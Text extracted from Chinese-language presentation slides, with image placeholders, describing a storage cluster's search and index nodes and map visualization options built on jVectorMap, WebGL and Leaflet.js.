
worksho

worker I



高性能存储集群

"搜索负载均衡",负责接收"UI界面"的搜索请求,并向"数据节点"发送搜索请求。




"索引节点",负责收集索引请求,并向"数据节点"发送索引请求。



UI很重要








基于jVectorMap的2D矢量图






基于WebGL的3d渲染





基于 WebGL, 无需额外客户端插件, 良好的跨平台性。 支持10万级地理坐标的实时渲染, 操作流畅。





基于Leaflet.js的交互式地图



谢谢!

